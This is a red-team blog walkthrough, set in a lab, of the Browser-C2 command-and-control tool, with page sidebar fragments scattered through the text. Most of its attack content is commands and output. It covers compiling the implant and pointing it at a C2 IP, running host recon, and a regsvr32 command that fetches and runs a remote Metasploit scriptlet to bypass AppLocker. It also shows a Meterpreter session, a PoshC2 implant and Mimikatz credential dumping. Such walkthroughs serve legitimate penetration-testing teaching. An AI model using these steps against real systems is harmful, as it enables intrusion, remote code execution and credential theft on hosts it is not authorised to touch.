# Penetration Testing Lab

Articles from the Pentesting Field

June 6, 2018

## Command and Control – Browser

netbiosX Red Team Browser-C2, C&C, Command and Control, Red Team
Leave a comment

Red Teams are always focused in the discovery of innovative ways to establish connections back to their command and control infrastructure. The main reasons that leads red teams to use standard protocols or native system functionality for command and control operations is to bypass some sort of restrictions and to stay of the radar of the blue team. 0x09AL developed Browser-C2 in Go which uses the browser (Chrome) as a communication channel and can bypass host based firewalls. 0x09AL described the idea and the operation of the tool in his blog.

The tool requires the following two components in order to operate successfully.

```
go get -u github.com/gorilla/mux
go get -u github.com/chzyer/readline
```


The implant can be compiled to executable with the following command. However prior to that activity the **agent.go** file needs to be changed to contain the IP address of the C2 server.

```
go build agent.go
```

### Search the Lab

Search...

### Author



netbiosX


### Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,669 other followers

Enter your email address


Follow



```
C:\Users\netbiosX\go\src\Browser-C2\agent>go build agent.go
```

*Browser C2 – Converting the implant to executable*

The jquery file needs to modified to contain the IP of the command and control server in the **var url** parameter.



```
var agentName;
var url = "http://192.168.1.161:8080/"; // URL of the Remote
Endpoint
var local_url = "http://127.0.0.1:8081/"; // URL of the Agent
Local Endpoint
```

The main command and control application can be compiled with the following:

```
go build
```

When the implant will executed on the target host Chrome browser will initiate and automatically will reach the Command and Control server endpoint.


## Recent Posts

- **Command and Control – Browser**
- **SPN Discovery**
- **Situational Awareness**
- **Lateral Movement – WinRM**
- **AppLocker Bypass – CMSTP**

## Categories


- **Coding** (10)
- **Defense Evasion** (20)
- **Exploitation Techniques** (19)
- **External Submissions** (3)
- **General Lab Notes** (21)
- **Information Gathering** (12)
- **Infrastructure** (2)
- **Maintaining Access** (4)
- **Mobile Pentesting** (7)
- **Network Mapping** (1)
- **Post Exploitation** (12)
- **Privilege Escalation** (14)
- **Red Team** (27)
- **Social Engineering** (11)
- **Tools** (7)
- **VoIP** (4)
- **Web Application** (14)
- **Wireless** (2)

## Archives



*Browser C2 – Agent Execution*

A connection will establish with the C2 server and commands can be executed to retrieve host information.



```
Browser-C2 (main) >>
[+] Agent Agent1 is Active [+]
Browser-C2 (main) >>
Browser-C2 (main) >> use Agent1
Browser-C2 (Agent1) >> whoami
Browser-C2 (Agent1) >>
[+] Incoming Data from : Agent1 [+]

--------------------RESPONSE-----------------------
pentestlab\test

Browser-C2 (Agent1) >>
Browser-C2 (Agent1) >> net users
Browser-C2 (Agent1) >>
[+] Incoming Data from : Agent1 [+]

--------------------RESPONSE-----------------------

User accounts for \\WIN-2NE38K15TGH

-------------------------------------------------------------------------------
Admin                    Administrator            bob
Guest                    netbiosX
The command completed successfully.
```

*Browser C2 – Command Execution*

The Windows Management Instrumentation command line utility can be also used for additional host recon.

```
wmic useraccount list full
```


- September 2012
- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

## @ Twitter

- Freddy the Serial(isation) Killer - Deserialization Bug Finder **github.com/nccgroup/freddy 2 days ago**
- **@0x09AL** I have to advance my skills with Go but I am thinking that it would be great if it was browser independent,… **twitter.com/i/web/status/1…** **2 days ago**
- **@0x09AL** No problem, its a great idea worth sharing. I tried to modify the code to use IE instead of Chrome no luck… **twitter.com/i/web/status/1…** **2 days ago**
- RT **@myexploit2600**: Quick blog post showing PS and results **1337red.wordpress.com/quick-ps-wins/** as mentioned in my **@BSidesLondon** **#BSidesLondon2018** "Insid… **2 days ago**
- RT **@myexploit2600**: Thanks to everyone who came to my talk today, if anyone has any questions my DM is open. Also massive thanks to **@BSides**… **2 days ago**

Follow @netbiosX

## Pen Test Lab Stats




```
Browser-C2 (Agent1) >>
Browser-C2 (Agent1) >> wmic useraccount list full
Browser-C2 (Agent1) >>
[+] Incoming Data from : Agent1 [+]

--------------------RESPONSE----------------------


AccountType=512
Description=
Disabled=FALSE
Domain=WIN-2NE38K15TGH
FullName=
InstallDate=
LocalAccount=TRUE
Lockout=FALSE
Name=Admin
PasswordChangeable=TRUE
PasswordExpires=TRUE
PasswordRequired=TRUE
SID=S-1-5-21-4214117530-2061751917-338482570-1001
SIDType=1
Status=OK
```

*Browser C2 – User Enumeration via WMIC*

Browser-C2 doesn't support encryption for communication between the server and the compromised host and has limited functionality since it cannot execute PowerShell scripts and it can only used for basic command execution. For additional operations an alternative channel such as Meterpeter or PoshC2 can be considered. The Metasploit Framework module **web delivery** will generate and host a scriptlet automatically.

```
exploit/multi/script/web_delivery
```



```
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.118:4444
[*] Using URL: http://0.0.0.0:8080/DFFRyDJb1qLZkV
[*] Local IP: http://192.168.1.118:8080/DFFRyDJb1qLZkV
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.118:8080/DFFRyDJb1qLZkV.sct scrobj.dll
```

- 3,040,591 hits

## Blogroll

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

## Exploit Databases


- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

## Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0

*Browser C2 – Metasploit Web Delivery Module*


The regsvr32 is a common method discovered by Casey Smith which bypasses AppLocker policies and it is a reliable technique to execute arbitrary code remotely. The scriptlet can be executed from an existing Browser-C2 agent session.



```
Browser-C2 (Agent1) >>
Browser-C2 (Agent1) >> regsvr32 /s /n /u /i:http://192.168.1.118:8080/DFFRyDJb1qLZkV.sct scrobj.dll
Browser-C2 (Agent1) >>
[+] Incoming Data from : Agent1 [+]

--------------------RESPONSE----------------------
exit status 5
```

*Browser C2 – Code Execution via regsvr32 Metasploit*

When the payload will delivered a Meterpreter session will open which will provide enhanced capabilities.



```
msf exploit(multi/script/web_delivery) > [*] 192.168.1.174     web_delivery - Han
dling .sct Request
[*] 192.168.1.174     web_delivery - Delivering Payload
[*] Sending stage (205891 bytes) to 192.168.1.174
[*] Meterpreter session 1 opened (192.168.1.118:4444 -> 192.168.1.174:50997) at
2018-05-31 21:50:24 -0400

msf exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-2NE38K15TGH
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : PENTESTLAB
Logged On Users : 4
Meterpreter     : x64/windows
```

*Browser C2 – Meterpreter via Web Delivery*

Usage of the same method can also establish a connection with PoshC2 for post-exploitation activities based in PowerShell.

- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

## Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

## Next Conference

**Security B-Sides London**
April 29th, 2014


The big day is here.

## Facebook Page

Penetrati…
9.9K likes

Like Page


Be the first of your friends to like this



```
Browser-C2 (Agent1) >>
Browser-C2 (Agent1) >> regsvr32 /s /n /u /i:http://192.168.1.174:80/news/xp3vl_r
g scrobj.dll
Browser-C2 (Agent1) >>
[+] Incoming Data from : Agent1 [+]

--------------------RESPONSE-----------------------
exit status 5
_
```

*Browser C2 – Code Execution via regsvr32 for PoshC2*


The implant handler of PoshC2 will receive the connection.



```
.___.              .__.                 __
|   | _____ ______ |  | _____    _____/  |_  ______
|   |/     \\____ \|  | \__  \  /    \   __\/  ___/
|   |  Y Y  \  |_> >  |__/ __ \|   |  \  |  \___ \
|___|__|_|  /   __/|____(____  /___|  /__| /____  >
          \/|__|             \/     \/          \/
============== v3.8 www.PoshC2.co.uk =============

[1]: Seen:06/01/2018 15:10:59 | PID:15928 | Sleep:5 | DESKTOP-A7LORD8\netbiosX @
 DESKTOP-A7LORD8 (AMD64)

Select ImplantID or ALL or Comma Separated List (Enter to refresh)::
```

*PoshC2 – Implant Handler*


Interaction with the implant will start by selecting the associated ID. PoshC2 contains various PowerShell modules which can be used for extensive host recon credential grabbing like Mimikatz.



```
.___.              .__.                __
|   | _____ ______ |  | _____    _____/  |_  ______
|   |/     \\____ \|  | \__  \  /    \   __\/  ___/
|   |  Y Y  \  |_> >  |__/ __ \|   |  \  |  \___ \
|___|__|_|  /   __/|____(____  /___|  /__| /____  >
          \/|__|             \/     \/          \/
============== v3.8 www.PoshC2.co.uk =============

[1]: Seen:06/01/2018 15:10:59 | PID:15928 | Sleep:5 | DESKTOP-A7LORD8\netbiosX @
 DESKTOP-A7LORD8 (AMD64)

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 1

PS 1>: Invoke-Mimikatz
PS 1>: _
```

*Browser C2 – Mimikatz via Implant Handler*

Mimikatz output will appear in the PoshC2 console.



```
[+] Powershell version 5 detected. Run Invoke-DowngradeAttack to try using PS v2


Command returned against implant 1 on host DESKTOP-A7LORD8 DESKTOP-A7LORD8\netbi
osX (2018-06-01 15:14:04)

Command returned against implant 1 on host DESKTOP-A7LORD8 DESKTOP-A7LORD8\netbi
osX (2018-06-01 15:14:11)

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 17 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords
```

*Browser C2 – Mimikatz PoshC2*

## References

- https://0x09al.github.io/
- https://github.com/0x09AL/Browser-C2

Older posts